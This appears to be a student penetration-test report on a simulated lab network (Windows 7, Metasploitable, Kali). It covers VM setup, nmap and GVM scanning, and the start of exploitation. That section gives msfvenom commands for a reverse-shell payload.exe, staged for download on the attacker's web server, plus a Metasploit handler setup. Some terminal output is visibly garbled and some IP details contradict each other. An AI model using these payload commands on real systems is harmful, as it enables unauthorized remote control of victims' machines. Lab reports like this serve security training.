


Table of Contents

Report Background	1
1: Simulated Network Setup	2
2: Vulnerabilities Identification	7
3: Vulnerabilities Exploitation	10
3.1 Generic Payload Handler (PORT 4444)	10
3.2 VSFTPD v2.3.4 Backdoor Command Execution (PORT 21)	25
3.3 Samba Symlink Directory Traversal (PORT 445)	31
3.4 Adobe PDF Embedded EXE Social Engineering (PORT 4444)	34
3.5 HTTP Version Detection (PORT 80)	38
4: Vulnerabilities Rectification	41
5: Intrusion Detection System Recommendation	43
6: Alternative Tools Recommendation	46
References	50

Report Background

The purpose of this report is to provide Songlarp Harbees Corporation a security assessment review based on the proposed wireless network solution. The security assessment review will be conducted through a penetration test on a simulated network. There will be machines running Windows 7 and Metasploitable (Linux) as well as Kali Linux for the test to be carried on. The first phase of the test is reconnaissance and scanning, where the information about the targeted machine will be gathered as much as possible by using Nmap or OpenVAS (GVM). Nmap can perform ping sweeps, port scanning, version detection, OS detection, while OpenVAS identifies and classifies potential areas of weaknesses in your infrastructure, quantifies the risk, and suggests mitigations to address the issues. Once the vulnerabilities of each machine have been identified, the exploitation phase begins by using the appropriate Pen Test tool. Additionally, solutions for all of the listed vulnerabilities in each machine listed in this report will be provided in order to rectify it. To provide a more complete package, a few intrusion detection systems for the network will be recommended, so that any policy violations and malicious activity can be monitored. Lastly, there will be a list of alternative tools for Nmap and OpenVAS for each operating system, Windows and Linux at the end of this report.

Question 1: Simulated Network Setup



Above is the network layout proposed to Songlarp Harbees Corporation. To carry out a security assessment review and perform a penetration test, a simulated network has been created using Virtual Machine. Therefore, there will be 3 Virtual Machines being set up. One VM will be running Windows 7, another one will be running Metasploitable to represent the Linux machine and the last one will be running Kali Linux for conducting all of the tests.

For the VM configuration, everything will be the same as the proposed layout. For example, since the only machines that are running in Linux are in the Development Office, therefore, the IP address for the VM that is running Linux will be configured as the ones allocated in the Development Office and for the VM that is running Windows will be configured with the IP address that is allocated in the Staff Office. However, for the VM that is running Kali Linux, it will be configured with the unused IP address and not the ones that are already allocated based on the proposed layout.

Windows 7 SP 1 machine

We have set the simulated Windows machine to a static IP (192.168.21.66) as shown in the image below. The subnet mask will be set to 255.255.255.192/26, same as the proposed layout.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\rusong>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d9da:491:5b22:40fc%11
    IPv4 Address. . . . . : 192.168.21.66
    Subnet Mask . . . . . : 255.255.255.192
    Default Gateway . . . . . : 


Tunnel adapter isatap.{C10C92AE-7A8D-486F-A2B6-839C1714EDA7}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\rusong>
```

Linux (Metasploitable) machine

We have set the simulated Linux machine to a static IP (192.168.21.120) as shown in the image below. The subnet mask will be set to 255.255.255.192/26, same as the proposed layout.



```
Metasploitable - Backup - VMware Workstation 16 Player (Non-commercial use only)
Player | [Pause] [Full Screen] [Close]

msfadmin@metasploitable:~$ ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:d9:2a:52 brd ff:ff:ff:ff:ff:ff
    inet 192.168.21.130/26 brd 182.168.21.191 scope global eth0
    inet6 fe80::20c:29ff:fed9:2a52/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Kali Linux machine

Since the Windows and Linux machines are on 2 different networks, to be able to conduct the test on both of the machines, the simulated Kali Linux will be configured twice.

When the test for the Windows machine is being conducted, we have set the simulated Kali Linux machine to a static IP with 192.168.21.100, whereas when the test on the Linux machine is being conducted, the static IP will be set to 192.168.21.150. The subnet mask for both machines will be set to 255.255.255.192/26, same as the proposed layout.

```
File Actions Edit View Help

(rusong@kali)-[~]
$ ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:54:89:35 brd ff:ff:ff:ff:ff:ff
   inet 192.168.21.100/26 brd 192.168.21.127 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::20c:29ff:fe54:8935/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

IP address of Kali Linux when conducting test on Windows machine


```
File Actions Edit View Help

(rusong@kali)-[~]
$ ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:54:89:35 brd ff:ff:ff:ff:ff:ff
   inet 192.168.21.150/26 brd 192.168.21.191 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::20c:29ff:fe54:8935/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

IP address of Kali Linux when conducting test on Linux machine

After configuring the IP addresses on all 3 Virtual Machines, a ping test has been conducted to check whether the simulated machine is reachable across the configured IP network. By doing so, it will prevent any error occurring during the reconnaissance and scanning process.

Ping Test between Windows and Kali Linux




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\rusong>ping 192.168.21.100

Pinging 192.168.21.100 with 32 bytes of data:
Reply from 192.168.21.100: bytes=32 time<1ms TTL=64
Reply from 192.168.21.100: bytes=32 time<1ms TTL=64
Reply from 192.168.21.100: bytes=32 time<1ms TTL=64
Reply from 192.168.21.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.21.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\rusong>S
```



```
(rusong@kali)-[~]
$ ping 192.168.21.66
PING 192.168.21.66 (192.168.21.66) 56(84) bytes of data.
64 bytes from 192.168.21.66: icmp_seq=1 ttl=128 time=0.586 ms
64 bytes from 192.168.21.66: icmp_seq=2 ttl=128 time=0.589 ms
64 bytes from 192.168.21.66: icmp_seq=3 ttl=128 time=0.568 ms
64 bytes from 192.168.21.66: icmp_seq=4 ttl=128 time=0.310 ms
64 bytes from 192.168.21.66: icmp_seq=5 ttl=128 time=0.311 ms
64 bytes from 192.168.21.66: icmp_seq=6 ttl=128 time=1.52 ms
^C
— 192.168.21.66 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.310/0.647/1.520/0.408 ms
```

Both Windows and Kali Linux machines have ping successfully with each other.

Ping Test between Linux (Metasploitable) and Kali Linux

```
Metasploitable - Backup - VMware Workstation 16 Player (Non-commercial use only)
Player
msfadmin@metasploitable:~$ ping 192.168.21.150
PING 192.168.21.150 (192.168.21.150) 56(84) bytes of data:
64 bytes from 192.168.21.150: icmp_seq=1 ttl=64 time=0.542 ms
64 bytes from 192.168.21.150: icmp_seq=2 ttl=64 time=0.344 ms
64 bytes from 192.168.21.150: icmp_seq=3 ttl=64 time=0.434 ms
64 bytes from 192.168.21.150: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.21.150: icmp_seq=5 ttl=64 time=0.361 ms
64 bytes from 192.168.21.150: icmp_seq=6 ttl=64 time=0.274 ms

--- 192.168.21.150 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4999ms
rtt min/avg/max/mdev = 0.274/0.385/0.542/0.084 ms
msfadmin@metasploitable:~$
```

```
(rusong@kali)-[~]
$ ping 192.168.21.130
PING 192.168.21.130 (192.168.21.130) 56(84) bytes of data:
64 bytes from 192.168.21.130: icmp_seq=1 ttl=64 time=0.189 ms
64 bytes from 192.168.21.130: icmp_seq=2 ttl=64 time=0.178 ms
64 bytes from 192.168.21.130: icmp_seq=3 ttl=64 time=0.303 ms
64 bytes from 192.168.21.130: icmp_seq=4 ttl=64 time=0.231 ms
64 bytes from 192.168.21.130: icmp_seq=5 ttl=64 time=0.297 ms
64 bytes from 192.168.21.130: icmp_seq=6 ttl=64 time=0.277 ms
^C
— 192.168.21.130 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5111ms
rtt min/avg/max/mdev = 0.178/0.245/0.303/0.049 ms
```

Both Linux (Metasploitable) and Kali Linux machines have ping successfully with each other.

Question 2: Vulnerabilities Identification

Scan using nmap and GVM

```
(kali@kali)-[~]
$ nmap -T4 192.168.21.66
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 10:17 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.21.66
Host is up (0.00049s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
```

Figure 2.1

```
(kali@kali)-[~]
$ nmap -T4 192.168.21.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 10:42 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.21.130
Host is up (0.00029s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Figure 2.2

In the identification section, we will be using nmap and GVM. Nmap is a tool for network exploration. It is used to scan Metasploitable by inputting nmap and the target IP, (“nmap 192.168.21.66”).

Nmap was used to determine the machines that were operating, and if there were any ports opening and to locate the problems in order to know why these ports were open.

Nmap was used to scan two targets which are Metasploitable and Windows7. 192.168.21.130 is the Metasploitable IP address and 192.168.21.66 is the Windows's IP address.

GVM was used to obtain more detailed information about the open ports that were found via nmap and find the security threats and what are the solutions that can be taken.

```
(kali㉿kali)-[~]  
$ sudo gvm-start  
[>] Please wait for the GVM services to start.  
[>]  
[>] You might need to refresh your browser once it opens.  
[>]  
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

Figure 2.3

On the terminal, this command was used:

‘sudo gvm-start ‘ in order to launch GVM.




Figure 2.4

Task Wizard

Quick start: Immediately scan an IP address

IP address or hostname:

The default address is either your computer or your network gateway.

As a short-cut the following steps will be done for you:

1. Create a new Target
2. Create a new Task
3. Start this scan task right away

As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.

The Target and Task will be created using the defaults as configured in "My Settings".

By clicking the New Task icon you can create a new Task yourself.

Cancel

Start Scan

Figure 2.5

For GVM, fill in the target IP address and it will start scanning and to obtain more details about the vulnerabilities.

Information	Results (62 of 530)	Hosts (1 of 1)	Ports (19 of 23)	Applications (14 of 14)	Operating Systems (1 of 1)	CVEs (26 of 26)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	Use
Vulnerability		Severity	QoD	Host IP	Name	Location				
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95 %	192.168.21.130		1099/tcp				
The rexec service is running		10.0 (High)	80 %	192.168.21.130		512/tcp				
OS End Of Life Detection		10.0 (High)	80 %	192.168.21.130		general/tcp				
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99 %	192.168.21.130		8787/tcp				
Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.21.130		1524/tcp				
rlogin Passwordless Login		10.0 (High)	80 %	192.168.21.130		513/tcp				
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.21.130		80/tcp				
Apache Tomcat AJP RCE Vulnerability (Ghostcat)		9.8 (High)	99 %	192.168.21.130		8009/tcp				

Figure 2.6

Once the scan has been completed, click on the Results tab to see the vulnerabilities that were identified by GVM. It will show the vulnerability, severity, IP, and location.

Question 3: Vulnerabilities Exploitation

3.1 Generic Payload Handler (PORT 4444)


Firstly we need to create a payload.exe, using

```
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.21.100 -f exe -o payload.exe
```

where the LHOST is the IP of my Kali Linux.

Then, we open up Metasploitable, using

```
$ msfconsole
```



```
(kali㉿kali)-[~]  
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.21.100 -f exe -o payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: payload.exe  
  
(kali㉿kali)-[~]  
└─$ ls  
Desktop    Downloads  payload.exe  Public      Videos  
Documents  Music      Pictures     Templates  
  
(kali㉿kali)-[~]  
└─$ msfconsole
```

We then move the payload.exe to a directory we have created with the command

```
$ sudo mkdir /var/www/html/downloads
```

```
$ sudo mv payload.exe /var/www/html/downloads/payload.exe
```

This will allow the payload to be downloaded on the targeted computer.

```
(kali㉿kali)-[~]  
$ ls  
Desktop  Downloads  payload.exe  Public  Videos  
Documents  Music  Pictures  Templates  
  
(kali㉿kali)-[~]  
$ sudo mkdir /var/www/html/downloads  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ sudo mv payload.exe /var/www/html/downloads/payload.exe  
  
(kali㉿kali)-[~]  
$ ls  
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

In Metasploitable, we use the command

use multi/handler

and set the payload using

set payload windows/meterpreter/reverse_tcp

The picture below shows the options needed to fill which is LHOST

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Image below is the information about the exploit.

```
msf6 exploit(multi/handler) > show info
Name: Generic Payload Handler
Module: exploit/multi/handler
Platform: Android, Apple_iOS, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python, Ruby, Solaris, Unix, Windows, Mainframe, Multi
Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppc64, ppc64le, cbea, cbea64, sparc, sparc64, armle, armbe, aarch64, cmd, php, tty, java, ruby, dalvik, python, nodejs, firefox, zarch, r
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Manual
Provided by: 172.0.0.1 network 255.0.0.0
hdm <x@hdm.io> prefixlen 128 scopeid 0x10<host>
bcook-r7: 192.0.0.1 (Local Loopback)
Available targets:
Id Name packets 0 bytes 480 (480.0 B)
-- -- errors 0 dropped 0 overruns 0 carrier 0 collisions 0
0 Wildcard Target
Check supported: ~
No
Payload information:
Space: 100000000
Avoid: 0 characters
```


We then set the LHOST to our host IP (192.168.21.100) and exploit it.
Reverse TCP handler will then start on our host IP.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/handler) > set lhost 192.168.21.100  
lhost => 192.168.21.100  
msf6 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.21.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

